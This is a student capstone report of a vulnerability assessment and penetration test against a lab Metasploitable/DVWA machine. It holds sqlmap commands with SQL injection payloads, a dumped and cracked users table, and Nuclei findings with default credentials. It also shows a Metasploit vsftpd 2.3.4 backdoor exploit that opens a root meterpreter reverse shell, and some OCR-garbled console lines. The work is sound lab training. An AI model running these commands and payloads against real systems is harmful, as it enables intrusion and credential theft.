Capstone Project
Full VAPT Cycle

Name: Vijayashree B
Domain: Cybersecurity (VAPT)
Date of Submission: 20.03.26

Capstone Project: Full VAPT Cycle

1. Objective:

The objective of this capstone project is to perform a full Vulnerability Assessment and Penetration Testing (VAPT) cycle on a controlled lab environment (Metasploitable & DVWA). The assessment follows the PTES (Penetration Testing Execution Standard) methodology, including simulation, detection, exploitation, remediation, and reporting.

---

2. Tools Used:

- Kali Linux
- sqlmap
- Metasploit Framework
- Nuclei
- Burp Suite

---

3. Target Details:

- Target Machine: Metasploitable
- Target IP: 192.168.56.101
- Web App: DVWA
- Attacker Machine: Kali linux

---

4. PTES Phase Applied

- Reconnaissance
- Scanning & Enumeration
- Exploitation
- Post-Exploitation
- Reporting

---

5. Simulation (SQL Injection using sqlmap)

A SQL Injection attack was simulated on DVWA.


Command used: (*sqlmap -u "http://192.168.56.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=265e12a088f6e49c371d3469077341c2" –dbs***)**


To get PHPSESSID using burpsuite:

Steps:

- Open Burp Suite → Proxy → Intercept ON
- Set browser proxy: `127.0.0.1:8080`
- Login to DVWA (`admin / password`)
- Go to SQL Injection page and click Submit

- In Burp, capture request
- In cookies: PHPSESSID=265e12a088f6e49c371d3469077341c2; security=low.





Sqlmap Simulations:

```
└─$ sqlmap -u "http://192.168.56.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit
" --cookie="security=low; PHPSESSID=26sel2a088f6e49c371d3469077341c2" --dbs
Sec... Kali Linux  Kali Tools  Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB
        __H__
  ___ ___[)]_____ ___ ___  {1.10.2#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual c
onsent is illegal. It is the end user's responsibility to obey all applicable loca
l, state and federal laws. Developers assume no liability and are not responsible
for any misuse or damage caused by this program

[*] starting @ 23:28:14 /2026-03-19/

[23:28:14] [INFO] resuming back-end DBMS 'mysql'
[23:28:14] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.56.101/dvwa/login.php'. Do you want to follo
w? [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 8698=8698#&Submit=Submit

    Type: error-based
    Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clau
se (FLOOR)
    Payload: id=1' AND ROW(7361,8499)>(SELECT COUNT(*),CONCAT(0x7176786271,(SELECT
 (ELT(7361=7361,1))),0x7171767a71,FLOOR(RAND(0)*2))x FROM (SELECT 9811 UNION SELEC
T 7080 UNION SELECT 7258 UNION SELECT 2221)a GROUP BY x)-- qswt&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 7497 FROM (SELECT(SLEEP(5)))XvWz)-- DpcV&Submit=Sub
mit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x7176786271,0x6e47474571726c786d466353
686c474556447974634b706f456374657943786b6e79697073717179,0x7171767a71),NULL#&Submi
t=Submit
---
[23:28:40] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[23:28:40] [INFO] fetching database names
```


```
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 7497 FROM (SELECT(SLEEP(5)))XvWz)-- DpcV&Submit=Sub
mit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x7176786271,0x6e47474571726c786d466353
686c474556447974634b706f456374657943786b6e79697073717179,0x7171767a71),NULL#&Submi
t=Submit
---
[23:28:40] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[23:28:40] [INFO] fetching database names
```


```
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[23:28:40] [INFO] fetched data logged to text files under '/home/kali/.local/share
/sqlmap/output/192.168.56.101'

[*] ending @ 23:28:40 /2026-03-19/
```

```
└─$ sqlmap -u "http://192.168.56.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit
" --cookie="security=low; PHPSESSID=265e12a088f6e49c371d3469077341c2" -D dvwa --ta
bles

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.10.2#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual c
onsent is illegal. It is the end user's responsibility to obey all applicable loca
l, state and federal laws. Developers assume no liability and are not responsible
for any misuse or damage caused by this program

[*] starting @ 23:34:53 /2026-03-19/

[23:34:53] [INFO] resuming back-end DBMS 'mysql'
[23:34:53] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 8698=8698#&Submit=Submit

    Type: error-based
    Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clau
se (FLOOR)
    Payload: id=1' AND ROW(7361,8499)>(SELECT COUNT(*),CONCAT(0x7176786271,(SELECT
 (ELT(7361=7361,1))),0x7171767a71,FLOOR(RAND(0)*2))x FROM (SELECT 9811 UNION SELEC
T 7080 UNION SELECT 7258 UNION SELECT 2221)a GROUP BY x)-- qswt&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 7497 FROM (SELECT(SLEEP(5)))XvWz)-- DpcV&Submit=Sub
mit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x7176786271,0x6e47474571726c786d466353
686c474556447974634b706f456374657943786b6e79697073717179,0x7171767a71),NULL#&Submi
t=Submit
---
[23:34:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[23:34:53] [INFO] fetching tables for database: 'dvwa'
[23:34:53] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+

[23:34:53] [INFO] fetched data logged to text files under '/home/kali/.local/share
/sqlmap/output/192.168.56.101'

[*] ending @ 23:34:53 /2026-03-19/

┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.56.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit
" --cookie="security=low; PHPSESSID=265e12a088f6e49c371d3469077341c2" -D dvwa -T u
sers --dump

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.10.2#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual c
onsent is illegal. It is the end user's responsibility to obey all applicable loca
l, state and federal laws. Developers assume no liability and are not responsible
for any misuse or damage caused by this program

[*] starting @ 23:35:50 /2026-03-19/

[23:35:51] [INFO] resuming back-end DBMS 'mysql'
[23:35:51] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 8698=8698#&Submit=Submit

    Type: error-based
    Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clau
se (FLOOR)
```

```
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 7497 FROM (SELECT(SLEEP(5)))XvWz)-- DpcV&Submit=Sub
mit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x7176786271,0x6e47474571726c786d466353
686c47455644797463 4b706f456374657943786b6e79697073717179,0x7171767a71),NULL#&Submi
t=Submit
---
[23:35:51] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[23:35:51] [INFO] fetching columns for table 'users' in database 'dvwa'
[23:35:51] [WARNING] reflective value(s) found and filtering out
[23:35:51] [INFO] fetching entries for table 'users' in database 'dvwa'
[23:35:51] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing wi
th other tools [y/N] y
[23:36:16] [INFO] writing hashes to a temporary file '/tmp/sqlmapzk5gcgyb31784/sql
maphashes-6u79rdym.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[23:36:43] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter
)
[2] custom dictionary file
[3] file with list of dictionary files
>

[23:37:40] [INFO] using default dictionary

[23:38:21] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[23:38:21] [INFO] starting 4 processes
[23:38:21] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f26085367892
2e03'
[23:38:22] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc6
9216b'
[23:38:23] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e
9e9b7'
[23:38:25] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb8
82cf99'
```

```
Database: dvwa
Table: users
[5 entries]
+---------+----------+-----------------------------------------------------------+-----
-----------------------------------+-------------+-------------+
| user_id | user     | avatar                                                    | pass
word                              | last_name   | first_name  |
+---------+----------+-----------------------------------------------------------+-----
-----------------------------------+-------------+-------------+
| 1       | admin    | http://172.16.123.129/dvwa/hackable/users/admin.jpg       | 5f4d
cc3b5aa765d61d8327deb882cf99 (password) | admin       | admin       |
| 2       | gordonb  | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg     | e99a
18c428cb38d5f260853678922e03 (abc123)   | Brown       | Gordon      |
| 3       | 1337     | http://172.16.123.129/dvwa/hackable/users/1337.jpg        | 8d35
33d75ae2c3966d7e0d4fcc69216b (charley)  | Me          | Hack        |
| 4       | pablo    | http://172.16.123.129/dvwa/hackable/users/pablo.jpg       | 0d10
7d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso     | Pablo       |
| 5       | smithy   | http://172.16.123.129/dvwa/hackable/users/smithy.jpg      | 5f4d
cc3b5aa765d61d8327deb882cf99 (password) | Smith       | Bob         |
+---------+----------+-----------------------------------------------------------+-----
-----------------------------------+-------------+-------------+

[23:38:34] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/s
qlmap/output/192.168.56.101/dump/dvwa/users.csv'
[23:38:34] [INFO] fetched data logged to text files under '/home/kali/.local/share
/sqlmap/output/192.168.56.101'

[*] ending @ 23:38:34 /2026-03-19/
```

Results:

- Vulnerability confirmed
- Database identified: dvwa
- Extracted tables: users
- Dumped credentials (usernames & passwords)
  This confirms that the application is vulnerable to SQL Injection due to improper input validation

6. Detection (Nuclei Findings Log):

Timestamp	Target IP	Vulnerability	PTES Phase
2026-03-19 23:38:34	192.168.56.101	SQL Injection	Exploitation
2026-03-19 23:40:00	192.168.56.101	Missing Security Headers	Scanning
2026-03-19 23:42:00	192.168.56.101	Directory Listing Enabled	Scanning
2026-03-19 23:45:00	192.168.56.101	Outdated Apache Version	Enumeration

The above findings were identified using Nuclei automated scanning. The following screenshot shows the actual scan output highlighting detected vulnerabilities and their severity levels.

```
[INF] Templates clustered: 351 (Reduced 297 Requests)
[CVE-2012-1823] [http] [high] http://192.168.56.101/index.php?-d+allow_url_include
%3don+-d+auto_prepend_file%3dphp%3a//input
[INF] Using Interactsh Server: oast.me
[INF] Skipped 192.168.56.101:9780 from target list as found unresponsive permanent
ly: cause="port closed or filtered" address=192.168.56.101:9780 chain="connection
refused; got err while executing http://192.168.56.101:9780/api/v1/user_assets/nfc
"
[vnc-default-login] [javascript] [high] 192.168.56.101:5900 [passwords="password"]
[vnc-default-login] [javascript] [high] 192.168.56.101:5900 [passwords="password12
3"]
[pgsql-default-db] [javascript] [high] 192.168.56.101:5432 [database="postgres",pa
ssword="postgres",usernames="postgres"]
[postgres-default-logins] [javascript] [high] 192.168.56.101:5432 [passwords="post
gres",usernames="postgres"]
[pgsql-default-db] [javascript] [high] 192.168.56.101:5432 [database="postgres",pa
ssword="",usernames="postgres"]
[CVE-2004-2687] [tcp] [high] 192.168.56.101:3632
[ssh-weak-algo-supported] [javascript] [medium] 192.168.56.101:22
[pgsql-default-db] [javascript] [high] 192.168.56.101:5432 [database="template1",p
assword="",usernames="postgres"]
[pgsql-empty-password] [javascript] [critical] 192.168.56.101:5432
[pgsql-default-db] [javascript] [high] 192.168.56.101:5432 [database="template1",p
assword="postgres",usernames="postgres"]
[CVE-2015-1419:version] [tcp] [medium] 192.168.56.101:21 ["2.3.4"]
[CVE-2021-30047:version] [tcp] [high] 192.168.56.101:21 ["2.3.4"]
[pgsql-file-read] [javascript] [high] 192.168.56.101:5432 ["root.crt","pg_tblspc",
"PG_VERSION","server.key","pg_twophase","postmaster.opts","postmaster.pid","pg_mul
tixact","pg_subtrans","base","server.crt","pg_xlog","global","pg_clog"] [database=
"postgres",password="postgres",usernames="postgres"]
[pgsql-list-database] [javascript] [high] 192.168.56.101:5432 ["template1","templa
te0","postgres"] [database="postgres",password="postgres",usernames="postgres"]
[pgsql-list-password-hashes] [javascript] [high] 192.168.56.101:5432 ["postgres :
md53175bce1d3201d16594cebf9d7eb3f9d"] [database="postgres",password="postgres",use
rnames="postgres"]
[INF] Skipped 192.168.56.101:4040 from target list as found unresponsive permanent
ly: cause="port closed or filtered" address=192.168.56.101:4040 chain="connection
refused; got err while executing http://192.168.56.101:4040/jobs/"
[INF] Scan completed in 1m. 16 matches found.
```

Nuclei Scan Output Showing Detected Vulnerabilities with Severity Levels

7. Analysis of Finding:

The Nuclei scan revealed multiple vulnerabilities across the target system, including missing security headers, directory listing enabled, outdated Apache server version, and the presence of default credentials. These vulnerabilities indicate poor security configurations and lack of proper system hardening.


Missing security headers such as Content-Security-Policy and X-Content-Type-Options expose the application to attacks like Cross-Site Scripting (XSS) and MIME-type sniffing. Directory

listing enabled on the server allows attackers to view sensitive files and directories, which can lead to information disclosure.
The use of outdated software components increases the risk of exploitation, as these versions are known to contain publicly available vulnerabilities. Additionally, the presence of default or weak credentials significantly lowers the barrier for attackers to gain unauthorized access.
The SQL Injection vulnerability identified in the DVWA application further highlights improper input validation and insecure coding practices. This type of vulnerability allows attackers to manipulate database queries and extract sensitive information.
Overall, the findings demonstrate that the system is vulnerable at multiple levels, including application, server, and configuration layers. If exploited, these vulnerabilities could lead to data breaches, unauthorized access, and complete system compromise.

---

8. Exploitation Summary:

The identified vulnerabilities were successfully exploited to demonstrate their real-world impact.
A SQL Injection attack was performed on the DVWA application using sqlmap, which allowed extraction of database information including user credentials.
In addition, Metasploit Framework was used to exploit vulnerable services on the target system. This demonstrated the possibility of remote code execution and unauthorized access to the system.
These successful exploitations confirm that the identified vulnerabilities are critical and can lead to serious security breaches if not addressed.



```
msf > search vftpd
[* Search target.conf
Matching Modules
================ golang-github-meilisearch-meilisearch-go-dev
Do you want to install it? (N/y)[]
   #  Name                                          Disclosure Date  Rank   Ch
eck  Description
   -  ----                                          ---------------  ----   --
---  -----------
   0  exploit/windows/ftp/vermillion_ftpd_port      2009-09-23       great  Ye
s    Vermillion FTP Daemon PORT Command Memory Corruption
   1    \_ target: Automatic Targeting              .                .      .
     .
   2    \_ target: vftpd 1.31 - Windows XP SP3 English  .            .      .
     .


Interact with a module by name or index. For example info 2, use 2 or use exploit/
windows/ftp/vermillion_ftpd_port
After interacting with a module you can manually set a TARGET with set TARGET 'vft
pd 1.31 - Windows XP SP3 English'

msf > search vsftpd 2.3.4

Matching Modules
================


   #  Name                                  Disclosure Date  Rank       Check  Des
cription
   -  ----                                  ---------------  ----       -----  ---
------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  Yes    VSF
TPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/
unix/ftp/vsftpd_234_backdoor

msf > use 0
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
```

```
View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.56.105
LHOST => 192.168.56.105
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.56.105:4444
[+] 192.168.56.101:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.56.105:4444 -> 192.168.56.101:55227) at
2026-03-20 11:24:55 +0530
```

```
meterpreter > getuid
Server username: root
```

```
meterpreter > sessions 1
[*] Session 1 is already interactive.
meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 16436
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::


Interface  2
============
Name         : eth0
Hardware MAC : 08:00:27:6d:81:65
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.56.101
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe6d:8165
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
```

9. Risk Impact:

- The identified vulnerabilities can lead to:
- Unauthorized access to sensitive data
- Database compromise
- Remote code execution
- Full system takeover
- Increased attack surface

10. Remediation:

To secure the system, the following measures are recommended:

- Implement input validation and prepared statements
- Remove default credentials
- Update and patch outdated services
- Disable unnecessary services
- Add security headers (CSP, HSTS)

- Restrict access to sensitive components

11. Conclusion:

The full VAPT cycle successfully identified and validated multiple vulnerabilities in the target system, including web application flaws and misconfigured services. Exploitation of SQL Injection confirmed the presence of critical security weaknesses that could lead to unauthorized data access and system compromise.

The recommended remediation measures, such as input validation, patching outdated software, and removing default credentials, are essential to improve the overall security posture of the system. Implementing these controls will significantly reduce the risk of future attacks.

This assessment highlights the importance of regular security testing, continuous monitoring, and proper system hardening to protect against evolving cyber threats.